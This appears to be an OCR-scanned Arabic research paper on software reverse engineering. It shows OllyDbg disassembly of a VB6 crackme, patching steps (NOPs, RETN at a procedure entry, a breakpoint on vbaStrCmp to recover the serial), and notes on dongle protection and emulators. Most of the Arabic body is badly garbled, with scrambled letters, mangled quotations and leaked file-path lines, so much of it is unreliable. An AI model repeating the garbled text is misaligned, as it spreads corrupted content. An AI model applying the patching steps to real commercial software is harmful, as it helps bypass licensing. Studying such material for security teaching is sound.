00402160  .  51          PUSH ECX
00402161  .  52          PUSH EDX
00402162  .  FFD7        CALL EDI
00402164  .  50          PUSH EAX
00402165  .  FF15 1C104000  CALL DWORD PTR DS:[<&MSVBVM60.#595>]
0040216B  .  8D85 0CFEFFFF  LEA EAX,DWORD PTR SS:[EBP-1F4]
```

تنتوُ پخ صَخزَ ى, إى ى ظَ وؤ قَ عَ ى ڈجدوبر پخ تُ أَظَ ؤ ثـه ، يَ ى, إى ى ظ ص ه ثـو , ٠ و ى ظ وُ پخ ص خَ سُ پ ً * ڈخ

```
00401B10  > 55          PUSH EBP
00401B11  . 8BEC        MOV EBP,ESP
00401B13  . 83EC 0C     SUB ESP,0C
00401B16  . 68 A6104000 PUSH <JMP.&MSVBVM60.__vbaExceptHandler>
```

ش ُ دسج ڈجدوبر پ خ ب پ ُ ه ۹ ُ ثـز ُ ه ۹ ظ ً * ظ ه ص پ دُ پ خ ن ؤ قَ عَ ؤ ، ڈجدوبر پ خ تُ أَ ثـه RETN وبـ PUSH EBP ثـ ً * ع ز ج ذ ن خ

ع ً. مهجِ ڈ ثـ * پ خ ً ى ه ظ خ ً , ر * ظ ك ل MsgBox خ ى ع خ ه ج ث أ ؤ ص ثـ ه پ خ ي ڈ

: ص س ف ع پ خ ش ظ خ ه د ع و د ن ذ ب ر ث Splash ص ف , ج ش و ب ج د ج ؤ ق ع Color ؤ ظ خ ڈجدوبر پ خ ثـ أ

فـ ڈجدوبر پ خ ثـ ز د ه ج ڈ ع ڈ OllyDbg إنظ ص ه ثـو , ٠ و پ خ ؤ ج ڈ ى و ب ر ڈ خ ه ج ڈ ث ؤ د ع ق ع) vbaNew2 ص پ خ پ ً خ ً ,

: ى ڈ إى ى ظ ى ً و ؤ قَ عَ ؤ ، ڈجدوبر پ خ ثـ أ ثـ م (ً * ڈ ر د ه خ ، إى ى ظ ص ه ثـو , ٠ و پ خ ، ج د ن ؛ پ خ

```
004025BC  .  85C0          TEST EAX,EAX
004025BE  .v 75 10         JNZ SHORT Color.004025D0
004025C0  .  68 24404000   PUSH Color.00404024
004025C5  .  68 C0174000   PUSH Color.004017C0
004025CA  .  FF15 5C104000 CALL DWORD PTR DS:[<&MSVBVM60.__vbaNew2>]
004025D0  >  83EC 10       SUB ESP,10
```

: ه خ ً ى پ خ ڈ ه ج ڈ د ً ى ڈ ش ڈ ع ج ج خ ڈ ً , ش ڈ ى پ خ ؤ ز قَ عَ ؤ ل ڈ ً , س ع ي د ز ج ڈ

```
00402605  .  8B45 DC       MOV EAX,DWORD PTR SS:[EBP-24]
00402608  .  8943 04       MOV DWORD PTR DS:[EBX+4],EAX
0040260B  .  894B 08       MOV DWORD PTR DS:[EBX+8],ECX
0040260E  .  8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
00402611  .  894B 0C       MOV DWORD PTR DS:[EBX+C],ECX
00402614  .  FF92 B0020000 CALL DWORD PTR DS:[EDX+2B0]
```

: ه ً ذ ُ خ ً ج ڈ ط و ؤ ش ڈ ي پ خ و د ف ع پ

ش ڈ ي پ خ ، ً ع ڈ ً پ خ ء خ ى ڈ پ NOP ثـ م , 1 (

RETN. وبـ PUSH EBP ثـ ً * ظ و ى ظ وُ پ خ ص خ ً ز و ب ي د * پ ڈ خ 2 (

.ئ ج و ب ر ح ي ب ي و ب خ ب و د ت ج ت ز ك س ؤ و ، ش ي د ي ب خ و د ج ت م ئ ى و ف ع ؤ د ى ،

Boy Bad ١ ش ش ق ى غ ت أ ب ا خ ز إ س ع ز ط ج MsgBox :أ ج ا ث 3.

.خ ت ع ي ل أ خ ي ج خ ز ش ، ح ، د ه ث س ه ظ ه ت ن ص ت ٤ ي و ، MsgBox ب خ ه ج ث ى ع ب خ ج ع إ ت ؤ س ث د م ث ى ل ث ث ب

١ ش ش ق ى غ ت أ ب ا خ ز إ س ع أ ١ ث ا ٤ ا م ل س ، ا ي ت ذ ب ط ث ع س ع ث ى ر ا ه ا م ا غ ا إ :أ ع ا ض 4.

ص.ب ى ه ز د ه ى ج ث ى ع ب خ ه ت ن ش ث ك ي ي و ، ن خ ى ك غ ا ك ز ى ل ا ب ج ث ث و ف ع ؤ Finsh ؤ ظ د ى ج و ب ر ب خ ت ي ا ث

ف ي ى ج و ب ر ب ذ ت ز OllyDbg إ ن ظ ص ه ت و ، و ، ب خ ي خ ج ى و ب ر ؤ خ و غ ا ك ٩ ع و خ و ، ى ج و ب ر ب خ ت ي ا . VbaEnd ص ب خ ى خ ب ى ، ن خ غ

: VbaEnd ص ب خ ى ، إ ى ى ظ ى د ؤ ز ى ج و ب ر ب خ ن ؤ ف ع ث

```
00401CF6  .  50              PUSH EAX
00401CF7  .  8945 08         MOV [ARG.1],EAX
00401CFA  .  8B10            MOV EDX,DWORD PTR DS:[EAX]
00401CFC  .  FF52 04         CALL DWORD PTR DS:[EDX+4]
00401CFF  .  FF15 08104000   CALL DWORD PTR DS:[<&MSVBVM60.__vbaEnd>]
```

:ى ج ج ط ج ؤ ط و أ ث ب ص ظ ج ح ، ر ح أ ع ي

.ب ج ج ؤ ي خ ث ظ ث ب خ و ، ى ج و ب ر ب خ ؤ ل ا ب ه ، ب و إ ظ ه ع ى ع ي NOP ت م ، 1)

.RETN و ب PUSH EBP ت ث ؤ ظ و ى ظ ؤ ب خ ص ث خ ز و ب ي د ؤ ب خ 2)

.ى د ا ل ا ب ث و ا ل ا ت ز خ ى ت ث ه ي ى ج و ب ر ب خ ن ؤ ف ع ث د ث ؤ ز و

٧ ا ط ا ث ب ا ي ب ا ك ك ا خ ا ث ا ي ب ا ض ا ث ا ي ب ا ك :أ ك ا خ 5.

.ث ث ض خ ب ث ي خ ه ى ى ه ج ث ث ب خ ب ث ض خ ب ث ي ذ ث ث ض خ ب ث ي ص و د ج


Serial ؤ ظ د ى ج و ب ر ب خ ت ا ث ب ظ ش د س ، ب ب ث ٩ ه ع ؤ ، ث خ ث ا ى ع ا ث ث ث ل أ ب ب ب و ب ى ، و ، ث ف ث ي د ي ب س ب ذ ز ه ث و ف ع ث ن ؤ ح ،

.ى ج و ب ر ب خ ث ب ث ه ث ظ ث ب خ MsgBox ب خ ى ى ع ث ه ث و ل أ ؛ ى ج ب ر ظ ه ج ء د ث ؤ خ و ، إ ه و ب ث ث ب خ


؟إ ث ث ض خ ب ث ي خ ى ئ و ى ج و ب ر ب خ ث ب ج ع إ ث ب ه ب و

:ندعتُ٤ بِيدنُ

فِ ثُجدوبرِيخ ثُزِ OllyDbg ،٠ ثـه ًخُ٥أعز جِؤو وثـه٥ص ظئئإ BP___vbaStrComp زُظثـوخي Command ه ج ٣آ٠ خو ،
Enter : ًيخ كُظئظخ صلبِ



ًلئئج ؛ث٤دو بِـدَ٥٥٥ ٥ُ٥ؤ بِـدويقز جُ٥نِخ : sndybad بِـدَ٥٥بِخ بِـبِ٥٨ؤ ئى ئجدوبرِيخ٥نؤ ًعـ٥ دُئى،و ،ثـقـظِـيًخ ٣آ٠ خ ثـه
:ًعخُويؤ ٥ُبِخ بِـدَ٥٥بِـدز ًعوَدثـج ؤُ٤ ه، ٥ًثـظخ فـبِ٥ثـ٥ثـضخ



: زvb6 ص٥بطخ ثـقـ٥ع٥بِخ ض٥دود٥ز ئثـز خئثـظ ثـبِخو vbaStrCmp.2.1 ص٥ًم٥بِخ ش٥خيلأذ ؤُ٤ ه،

ئجدوبرِيذ ٥ُبِخ Serial خ ثـه ،ث٤دو بِـدَ٥٥٥ ٥ُ٥ؤ ثـويؤو ،ش٥خيلأذ ًخ٥غ ثـوخي ه ج ًخُ٥أعز جِؤ ثـه ،ش٥خيلأذ ًخ٥غ فـبِ ًثـيُخو ثـقـظِ ٣آ٠
وثـدُ٥ًَ جِد ٥ُعا*ًخ خألي٥خش vbaStrCmp.2.1 :

ث. ٤دطخ پدَوُوَپدز ًعوَدثج ً*ز ،ُزلأذ ثُه عظخ فـيِ ًوُدَظ دمتِكُمْ پخ پدَوُوَپدخ ثىثز ش يخيلأذ طجدذ ًثپ

ث. جتدٍثثَز ًلافجِ كسؤو ىچوبريخ ُبِت ىـه دىُودتهو ،ًعُىُى ُوِپخ پدَوُوَپدخ رعثظ زن ابل نِخ بُعُ، دج

.لل هَمضخو ْوَوَپخ خِوُه دىُه ج ىُعوخ ًى ىنن بـپـِز

دعُز خىثظكُظكُه ٢دثو أ*ظكُه ؛بعَذز ه ج صبُز ًخ, vb6 ىچبرجِووُز ىىنظ زن : ْوَپخ ه ج
،دهأ*، و دتهىئ صَدأِيخو دعَج ووُز ِوِپث*پخ ْىهمخِدِوَىمعتُوُهپخ يِوِه
.شُأىُپخ يِوِه ًوَوَپوِه ًدـُكپ

،ُوِپَث ا لىچدوُز ًىَ ل ا ًووُ ًدمجخي ُبِظ ىئُو ،يُوِپت ر *ْوَىچدوُزًىَ

ضدَدمضخ دجز ،بخچدوُز دهُ*ىُظو ثَدثُز ضدىز دُثُوُعظرمز ثپخ صَدمضخ ِوُ ضدَدمضخ
صسَخ*ظذ

محاية الدوى غل Dongle Protection

1. كَسَا

صُجدَّ شَ ه, شَسَ, تَأوِيَخ (Hardware) نىتَنظؤ رك تَجدتوِ ـتَتَزَ ئجوبربِخ تَم*َ وِتَپ و ،دبهضدُغبربِخ صَدز جِعَ

دهىج ./خىوؤ صكِلِاكِ بِپدىُ نِخ كُسِؤ و ،رُضخ ,ج صخُعِج ص*ه تَپِخ يِوُ

Parallel و خِپِدوُص USB .غَلَّلأخِوُ Card Smart صنِيدِنِيخو

ل او ،ُاَج دهُوخَز دجتَدِ ،شُتبَخُ ه, شَدسِهُ دوؤُى دجرِل هتَپِ و ،تَوخَپَخ ن خ پِوِوِپَخ قُوَتَپِضدُووُعتَپِب ءخبرو دبِپ
.يُولأص*ىُ جِ صتُ ه جِ جُمُعِپِخ إخَعِم و Keys نوزَ پِخىلِلأخه جِ پِدة َظءخُى هتَن

تَىَج ؛وأَظ ضدُجِخَبو َخ, ضدتُتَپِخ َمع*ظ كُلُ RSA (...AES) َخ, پِضُخ ,وه پِيُو ؛تَأوِيَخ َخ, صزدعتَيخ وؤ ش ءخُتُخِي
و (.َظدَىعكَ

ضدتُتَپِخُ, َخ, ,زُعظتَپِخ ِصُ صَدمضخ ج٩ و فِيصغُنظخ safenet (Sentinel) صتُ نؤَج أَبطوُعولإخفِيطتَة دجِخُب
دهُ*ىَىج خِوُ ، تَأوِيَخِ ص*ىُظخ (http://www.safenet-inc.com) . وؤلَ جِعفدهتد ُى خيِّو وأتَ، و خِپِ ُ *عربكَ٣ خو٩دَ
.ضدُغبربِخ ضدتُ تَسىَ ه جِ شُتَنَز َجخَىَخ و َظُهَپِ پِ ُ و ،ُتَخُتَپِخ ,ر

:جِپهدَطخ تَأوِيَخِ شَدِ

Safenet. وبـ بـ يـ م عـ ظـ ن ؤ تـ سـ ئـ ؤ سـ ل أ خـ فـ يـ Rainbow صـ تـ ب ي خ ي ج خ ذ ن د ت : ص ٩ ل ا ج

ص خ ج خ ل ا ذ ه ء ل ا ، ص ت ب ي خ ص ب ت ي خ ن ي ت ي خ ن د ت ي خ ي ت ي خ ي ت ي ا ن ؤ و د ظ ل ل ه ذ ب ا و) ص ؤ ظ خ و ، (ز

HASP د ه ئ ي ج خ و ، (http://www.aladdin.com/hasp) ، ت ي ب ه ت ي و ، ب د ل م ج خ خ و ف ي ش ج خ ص ت ا د ا ن ؤ و و ش ي ت ز

: ش ص خ د ه ج ج د ، ي و و . ص د م ض خ ش ي ئ ك ل ه ج ل ا و ، ه ج ز ب خ ي ، ك ل ه ج ل ا ص ت ز د ب خ ص ت ب خ

: د ه ي ج ، ي و ؤ ض د ت ب ي د

- ا ه ع ق و م و ، ق ي ك ي ز م ل أ ا SmartDongle
- ا ه ع ق و م و ، ع ي ل ا ق ي ل ا م أ Matrix
- ه ج د ه ي ، ض د ج ب ذ * ج خ ، ب ي ض خ م ن و ، ي و ل أ خ ض د ت ب خ ه ج ف ف * ب خ ت د و ي و ل ا خ

ي ك ي و ل ا ق ر ف :

ك ت س ي أ ا س د ت غ ا ب ١ أ ب أ خ ا 2.

م ل م ح خ ث ج ج و ب ر ب خ ت ب و ب ص ف خ ي ي د ز ت ا ي ا ف ي ، ص م ت م و ل ص ت ه ز ت أ و ف ب خ ث ي ع ف ب ب ي * ب خ د ي ظ د ، ف ي ف د ب و ه و - د ي ب خ ث ي ت ؤ ل أ خ ، ج

ث ج ج و ب ر ب خ ش ز ف ي ت أ و ف ب خ ث ي ع ث ي ف ذ ف و ت ع * ج ه ي ج و ث ب خ ن ز ك ل ؛ م ن ث ي ز ز ز و ي ت ر * ب خ ه ج ك س م ؤ ث ج ج و ب ج ز خ ن ز ه * ف خ ل

ت ب خ ث ي م ت ا ل ع ا ل ا ت ث ي ج ، د ت ج د ذ ه ي ت ب ت ن ل ا ض د م ف ع ذ ٪ خ ي و ؤ ج و ث ي ت ب ف ف ، د ه ج و خ ز ، ص م ض ل أ خ ه ج ف ف * ب خ ز ش ه غ ص ز ز ي ز ي ف ف

ب و د ل أ ص ز ز ي ب ح ع ذ د و ب ب ب ت ب خ ز ن ا ع ؤ ، د ه د و ن ب ج ك و ص ز ز ز ي خ ي ف ن ب ح ا ه ف ج ه ي ب ف ، د ف ي ا ي ظ م ن ث ي خ ؛ د ث خ ، خ ي ف ع خ ل ؤ

!! د د ع ن ف ت ع ف ب ف ل أ

ص ز ز ف ي إ * ، ل أ ذ ص ه ث ب خ ث ي ج ب ر ظ ذ ز خ ي ث ف د ج خ ف و ، ف ا و ث ي خ ب ر ب خ ف ي (Dongle) ب و و و ف ب خ ص ز ز ٣ ز ف و ؤ ث ي ج ي ف ت أ و ه ذ خ ث ي ج و ف ز

ص * ي ظ ذ ص ت ب خ ت ب ي ي خ و و ب (Dongle) ، ب و و و ج ص * ي ظ ذ ص ت ب ف ذ ص ل ت ب ؤ ش ي خ ؤ ث ت ب ق ف ، ج ص م ظ ل أ ذ و ض خ و ي ل أ ذ ب ه * ظ

!؟ ي ذ ب ب ع ه ، ؤ د ج ؤ ث ظ ه خ ب ص * ي ظ ذ ص ت ب خ ر و ف د ج ت ب ي و ، د ع ث ي ج ل أ ذ خ ي ع ل أ ذ

ندخله ضدتُّ بخ يِ ثوخي نى غبرظخ نى ثَ دجَّ سبدا هثبو ،همئبخ ى دا دهفعى ج نى ثَ دجَّ ى, ثأووزخَ ظدفعى ج صَ دز وبد ثفخظ ضدتُّ بخ رخ ؤ
خزَّ نطخ يى ثبخ غَ, ِ ظخه ج ُ ى ثدكَ ة tool debug ؤ ج ثبخ ض خويلأخو ُ تبخُ ثبخ ش ى ى يَ ج دجدد ن دخ هك,ً *
ضدودُ س بخ ٣ ثُ ُ بو دا ؤ ض دثُ س ٥ ع بخ ص دمضً ج خ ى ع خ ثن ً وؤو ،واَ ع بخ شخً خ ُ واَ دحُ ن دخ هك ,ش ى ٥ ت ش ى ٥ و

،صمُ بخ صثُ ٥ بدز دهج خ ى ع خ ثمه خ ُ ب دمُ خ ِ, ضدمضد ر *ؤ ه ج ِ ثأووَ بدز صدمضخ نؤ خ, ن ى ثاعج ُ تبخُ ثبخ ثبَ ن ب صثُ ثضخ فدِ
: صدمضخ يِ خ ى ع دز خ ى ثظ نؤ ُ ظ دجَ, دهدسظخ ب ُ خ, رك ثبخ صجدعغ كجدا ى بخ, *ز ب ُ ب و

Dongle كُ ْ س يا اسدتغابس ْ دَ ه ثب وكبطتد ١ أبخ ح ٥ اك ْ 3.

ئ ج ظخ خ, صدمضد ب ثُ ٤ فدش ى ٥ و ج ُ ؤ ِ ُ و ,ثأوو َ بخ ,ج َ ٥ *ظ ثبخ SDK بخ ووؤ Manuals بخ ؤ ُ ثَ ن ؤ ِ ثَ ثَ ز ثأوو
َ بخ

بخ فدِ َ ل خ و ُ ٥ ش ء خ ُ ى ن ويدثأووَ بخ صدز ندج ى ع ِ ه َ ِ بخ ْ دى بخ ه ج وى ثبخ ُ دو ؤ َ ى و ,ك ُ م ِ ,ثأووَ بخ ,ج ثبا َ ُ بخ Manual
ثأووي بخ ,ج ثَ ج د*ع بخ ِ ؤ كَ ُ ل .ظه خ ُ ى ه, ج ُ ُ *س َ كَ ُ ة ً خ ثَ *ج َ ووكَ و ُ ج ل أخ ن ى س *ُ ع ِ َ ج ح *بو ب ُ َ Standard زثَ معخا ج ه
.ده ُ ُ م د و ثَ ز ,دهخدهُ خ, ٪ل ٤١ ل اخر ك و ,ص ِ دطخ دثمدس ع ج و ده *ز خ ى ظ د ع ص ثُ ُ ثَ ب و .ي ُ و ؤ ص ثُ َ ب ص *ى ُ ج ص ثُ ُ

أدُ خ ِ ُ ُ دَ *س ٤ ,ئ ج وب ر بخ ٪ل ا ى ب َ ى, د ُ ء د, َ ع خ ٣ ثُ َ ُ ب و ،ب غ دو ُ ز فدِ ثأووَ بدز ص ِ دطخ calls Function بخ ,َ ِ ى ع ز ج ؤ
ن ى ثَ ن ؤ رك .ؤ ُ س ٥ ع بخ ل ى, ج ع َ ل خو ء د, َ ع خ ه ج وئز ر *ؤ ؤ ُ س ٥ ع بخ فدِ ش ُ ئ *ز خ ض خ ء د, َ ع خ ش, ص بخ ة ؛ص مهظخ ُ تبخُ ئ ج خ, ر *ُ ُ َ
ُ تبخُ ئ ج د ب ه ن و َ ُ َ أدُ ثبخ ص ُ دعظخ ص ز خز ى ُ ٣ ثُ ئ ج وب ر بخ ص َ خز ى, ب ول أخ ء د, َ ع ل اخ ض دُ ح *ب خ رخ ؤ فدِ ج ع َ ُ م أ ب خ ث *خ ؤ ا َ ؤ .
ب ب ُ و ا ص ج د ع خ ض د ز د ض خ ثم و ص ن س ٥ ب خ ثئ ج ؛ئ ج وب ر بخ د ب ه خ ى ث َ ثبخ ص ج د ع خ

ل ا ئ ج ص ثُ ى ي ث ت ي ي ى و ُ م أز خ ى ث ظ ز ؤ ُ ؤ ,َ ُ ث ع ج ث ث َ ز ثأووَ بخ ي ى ى و ب ُ م أ ظ ثم *ز خ ى ث ظ ز ؤ رك ج ع َ ز ؤ ب ث *ظ ه ج َ ُ خ ,
؛ئ ج وب ر بخ ك غ ص َ خز ى, ٣ ثُ ُ م أ ب خ !؟؟إ ُ ت ,و ش, خ خ ى ع خ ه ج خ ى ع ظ خ ه ث ن أ ى ُ خ ِ أ ُ

خ ى ع ِ ظ خ ذ ى ِ ِ عز ى, ٣ ثُ ثأووَ بخ ي ى و ُ م أز خ ى ث ظ ب و ؤ د ى ٠ ُ ى ب و ,ده ١ *ز ه ج ص ز د ث ع ج ر ُ ُ خ ى ل ش, خ, و ش, ر ُ ذ ظ
ئ ج وب ر بخ ث أ َ ث ه ج و ز ي ب ب خ ر د ض خ فدِ ث *١ َ ُ ث ه ج و ,ثم *ُ ئ ج وب ر بخ ث أ َ و ب ول أخ ر د ض خ فدِ ث أووَ بخ ,١ َ أدُ ث ُ أ ُ ع بخ
Timer خ ى ع دز ل ا ئ ج ثأووَ بخ ي ى ى ب ُ ث ع ج ُ م ث دى ُ ن دد ى ب و ..خ ث ُ و ثم *ُ َ ى ث ن و دمد ,خ ِ ُ ث *ه ج خ ى ع ِ ظ خ ه ث د د ظ
.ص ب دأ ئ ج خ ب ر بخ ث س ع ب ش ُ مل أب Hibernate ثم,

- وبدء غد ب وتأووء پخ ه چ ء سخ خ ن ند ل ائ چ ء خ ي ي ث پ خ ه چ ء ل ائ چ ؛ ا م ع چ دنعوز ث چ دوب ر پ خ ث م ه چ ث * ج ى چ ؤ ف ي چ ع و ث چ دوب ر پ خ ل ائ ب ه پ ظ خ و ي ي ي ث پ خ ث أ و ء پ خ ش ث خ ث ى ع خ ث أ ء پ خ ء ز ى ث چ دوب ر پ خ
- دهدع ث ش چ ث ب ف ي پ و و ء پ خ ه چ ء ا ؤ دهس چ ع و ث چ دوب ر پ خ ث م * پ ص چ دعخ ض ل ا م ع ظ خ و ض خ ع چ خ س پ خ ز *
- ث أ و ء پ خ ش ث خ ث و خ ي دبه ص خ ن خ Keys پ خ ، أ ث چ دوب ر پ خ ف ي د ه چ ى ع ظ د چ و ا ظ ض د چ ى خ و ب ء ن د خ ب
- پ ى ث ن ث چ دوب ر پ خ ه چ دهث ز ده ظ و ى و ه أ ز خ ى ث ظ ص چ ى ع چ و أ پ خ و ش ث خ پ خ ف ي ص چ خ ى * پ خ خ ى ل أ ذ * ز
- دى ه ى پ : ث ب ؤ ش ث أ پ خ ك ه ى ع پ و . ده ى ذ ش چ ث ث پ و ؛ ث أ و ء پ خ ش ث خ ث ح ، ء د ى ز ب غ د و ز ف ي ض د ل د ش و ؤ ض خ چ ك ع ا ؤ ش ء خ ى ث پ و ول أ خ : ث چ دوب ر پ خ ه چ ى ى و ث م ، ه ث م ، إ ح چ ه چ ص ز د ع ث پ خ و ش ء خ ث پ د ز خ ى ث ح چ ز خ ى ث ظ پ خ ث چ دوب ر پ خ ن ؤ
  دهذ د ء ص ب ث ب و . ص ز د ع پ خ و ش ء خ ى ث پ ص و د ى پ خ و . ٣ ث
-

ث ص ح ، P ص ى ب پ خ م أ پ خ ٢ و ه ه ، د ه ى ، ء پ خ ض * ز ش ث * ج م ٢ و ه خ ى ع خ ث أ و پ خ ش ث خ ه چ ض ل ا م ع ظ خ ج ى ش ء خ ى ث * ز
ث ث ب خ ب ه د ه م أ ز ج ظ ل أ 255 و د ظ ب ى م ع ج ص م ى م ض ب ؤ خ ب : ب د ظ خ :

ي ب :

```
If (MyVar = 255)…..
```

: ل ائ چ ؛ ب ؤ ش ث * ج ص أ ب خ ى ع خ ب و د ف ب و

ي ب :

```
If ((MyVar + 90)/7 = SQRT (MyVar)*3)…..
```

و ن خ ب Cracker طنيذ ه چ ونثيخ إن أ ص أ ب خ د ب ى ه و و ي ى ع ظ خ إ ا ى چ ي خ ه ه ب خ ي ى ث پ خ ه ؤ ي إ ه

(إ خ س ش ؤ)

ض د د م ض خ ي إ ه ر خ ؤ ، و ه ع ظ ك ه خ ى ه پ خ ت ي ظ 128 bit key ، د ه خ ؤ خ ي ل أ ذ ه چ ونثيخ ث م ، ه ث ن و ص ه ب و خ خ ذ ع ذ ز ى چ
خ ى ث و ا ل ائ چ ؛ ا ع پ خ ب ؤ و ا ع پ خ ، ش ا ج ؤ س ه ع پ خ ف ي چ ث پ خ إ ه ه خ و ، ث أ و پ خ ص غ ب ر ي ث ي ا ه پ خ ث چ دوب ر پ خ خ ى ع ذ ز چ ث پ خ إ ه * ز و ا ع ز

خيثو دُ*ز تأويپخ وبُاَج وأپخ ئيپخ پدئَنب Key پخ خخيئز يواَعز خيثُپ ثُظَاَخذ ,ج ًعَئذ خيثپ ئيثدعوپخ ُ*ُ و .
.ًئلاتز خيثو لاب و ئيجوبرپخ ثُاَعز خيثو صثزدهجج طودئ خُهُ

صزدعپ زوز ئلو ، ِجدثخظ ثثَز ئيجوبرپخ صَدمة خيثَ صئُپخ هج ئيجوُز ئيإَ ًدمجخي ِثپيئجدوبرپذپجرخهَ ٣ثُ ,يي بُهُ ُ*ُ
ؤُسهپخ ثوخي يينپذ واَعز رخلُذ ًخ, نديجيثَ جهُ ,طوؤ دبهِ خيثظ ثپخ صَدمضخ ؤيُ صَدمضخ يِ ُ خخَعذ ثُ اُلاذ هج ,ًعمة خيثَ
پخ رِل ًي, واَعپخ بُ جعَ و ,ثأويپخ ثوخي ن ًيظذ key bit 128 و ضَدمضخ هج ونپذ ند*اَ و ,ئيجوبرپذ ثأظ ء
ًخ ش ًُاج ِ ُ و ,ئيجوبرپخ ُ ِ فد ُ ثخ ُ ثپخ خ ًثظؤ ُ*ظ ثپخ ضدس ث*پخ

:ئيدعپذ ضدز ندجثَ لاَئج

- Compress sections.
- Merge sections.
- Protect Sections.
- Force Trim Sections.
- Quit if debugged.

جد ًي خپ Emulator؟

ئيجدوُز ه, ش َدس, ي ُ تأويپخ ييي و زوز ئيجدوبرپخ ثم*َ كُة ,ثأويپخ ثم, ًُخثظؤ ,شدئدگپودل software دف و ,ِخلأذ
Software پخ خِ ُ خخيئذ ثأويپدز نطخ Port پخ ًخ, طُيپخ ًخ, ًخه, ؤًس ج ًمع*َ كُ ل و ضدُيظذ ,ُر رئخوپ
ي ُ و ِ أدُ و ,دو ءخويدعه ثپو ,دَعول اذ شوئپ خيُپخ ئيجخبرپخ ي ِ ُ طمس ِ ؤ .دُ ًُخثعز خيثُپ دُ ًُ*ز و Port پخ خِ ُ ًخ, ضل او ًظذ
(شُاَظذ)شيد*ظذ جُثپخ پذًز خيثو ثه هج و ,دُواَظ جعُپ ثأويپي خ وبد دعذب و ًُل ئيج Random ,زدعپخ خخيئذ صُجخيَ, خذئؤ ُ ُپيظ
.Random ,زدعپخ صهُخيز دُ ًُ ُپيظ ثه ثپخ صُجخ ًسپخ صهُثپخ ,ج ندَدثو ثه هج و ,خيواَظ بُ جعَ ِ ثپ

:ِمُ ىظ پذيج

ددُ ي ِ 364732 جُيخشيدب ثه ًوؤ تأويپخ وبد ًپذ ًُ*ز Random ,زدعپخ پل او هج خخذئز (Encrypt) يواَعز خيثُپ
صمُثيخ ًخ, ددخُل خُهُ (Decrypt) دُواَظ باَز خيثُپ ثأويپي خ وبد ًپذ ًشيدهتز خيثو ثه 894837199
key bit 128 دخُل خُهُ (Decrypt) دُواَظ باَز خيثُپ ثأويپي خ وبد ًپذ ًشيدهتز خيثو ثه 894837199
364732 صمُثيخ ًخ, تأويپخ نؤ تَاعو خخيئذ ددَيدب جعَ ه جُثپخ ًنؤو ,ييي ج Emulator وُنّ خپ Emulator
ل ُ ك

Random ,زدعپخ خيئعونؤو دذو ,ثُفِ عپخ ًخ, ًمع*َ !؟Emulator پخ ثفِ َ أيَ خ ًدمُ ِ ًخ ج خيَ, ُ ُپيعپخ نثأَ

وبدهيٌ أن جُلّ البرامج والألعاب تُحمى بخوارزميات تشفير متقدمة مثل AES (Advanced Encryption Standard) بمفاتيح 128 bit أو أكثر.

ص:٩٩

يلاحظ أن الهدف من كسر الحماية ليس دائماً سرقة المحتوى، بل قد يكون الهدف تجاوز قيود التجربة أو تعطيل التحقق من الترخيص أو دراسة آلية التشفير نفسها.

Cracker يخترق برنامجاً محمياً بتشفير قوي، ويستخدم أدوات مثل Crackers لتحليل الذاكرة واعتراض مفاتيح التشفير أثناء تحميلها في الذاكرة.

99% من هجمات فك التشفير الناجحة تستهدف نقاط الضعف في التطبيق وليس في خوارزمية التشفير نفسها.

Dump يعني نسخ محتوى الذاكرة الرئيسية إلى ملف لتحليله لاحقاً، وهو من أهم أدوات المحلل لفهم كيفية تحميل البرنامج وفك تشفيره.

٣ـ طرق الحماية من الهندسة العكسية

تعتمد برامج الحماية على مزيج من التشفير والتحقق من الترخيص وكشف البيئة. وفيما يلي أهم الأساليب المستخدمة:

- تشفير الشيفرة البرمجية وفك تشفيرها في الذاكرة فقط أثناء التنفيذ.
- كشف بيئة التشغيل (هل البرنامج يعمل تحت مصحح أخطاء أو آلة افتراضية).
- ربط الترخيص بمعرفات الجهاز (Hardware IDs).
- تعقيد تدفق التنفيذ (Obfuscation) لجعل قراءة الشيفرة صعبة.
- التحقق من سلامة الملف (Checksum / Hash) لكشف التعديل.

ي,ُولأذؤُه پذز صروَدثج دتَخيب صرزى*ِ ٨يچ رخ ظ دجَسپلُ .دهى,َلاوإِچَ

ثأوپخ ُبِ ه ج منعم پخ پدلد فيو ,ص*ىُظخذ صثَپخ صرزاِو ش ىئ ُخ, دتمئ فيِ َمع*ظ
.ثَچتپذز بغدوُز صَذز ءدهعوخ ه*َ خهُ صبثُپذز

SDKپخ ُخ ُعوخ ه ج منعم پخ ووَدُجدَّ
صِدطخ

: ٣ستَلما ُعَ ُعثلمابا ًقتاشعثاشَ 5.

- http://www.at4re.com/f/showthread.php?t=2787
- http://www.at4re.com/f/showthread.php?t=2783

الخاتمة

{ وَلَوْ أَنَّهُمْ أَقَامُوا التَّوْرَاةَ وَالْإِنْجِيلَ وَمَا أُنْزِلَ إِلَيْهِمْ مِنْ رَبِّهِمْ لَأَكَلُوا مِنْ فَوْقِهِمْ وَمِنْ تَحْتِ أَرْجُلِهِمْ }

[112 : المائدة]

الخاتمة

الحمد لله الذي بنعمته تتم الصالحات، وبعد فقد تم بحمد الله وتوفيقه إنجاز هذا العمل الذي يعد ثمرة جهد وتعب وسهر، وكان الهدف منه تسليط الضوء على أهمية الهندسة العكسية في مجال البرمجيات، وكيف يمكن لها أن تكون أداة فعالة في فهم البرامج وتحليلها وتطويرها.

وقد تناولنا في هذا البحث مفهوم الهندسة العكسية وأهدافها وأنواعها، وبينا أن لها تطبيقات واسعة في مجالات متعددة كالأمن السيبراني وتحليل البرمجيات الخبيثة وتطوير البرامج وتوثيقها، كما أن لها تحديات كبيرة تتطلب من الباحث أن يكون ملماً بلغات البرمجة وأدوات التحليل وأساليب الهندسة العكسية، وأن يتحلى بالصبر والدقة والمثابرة.

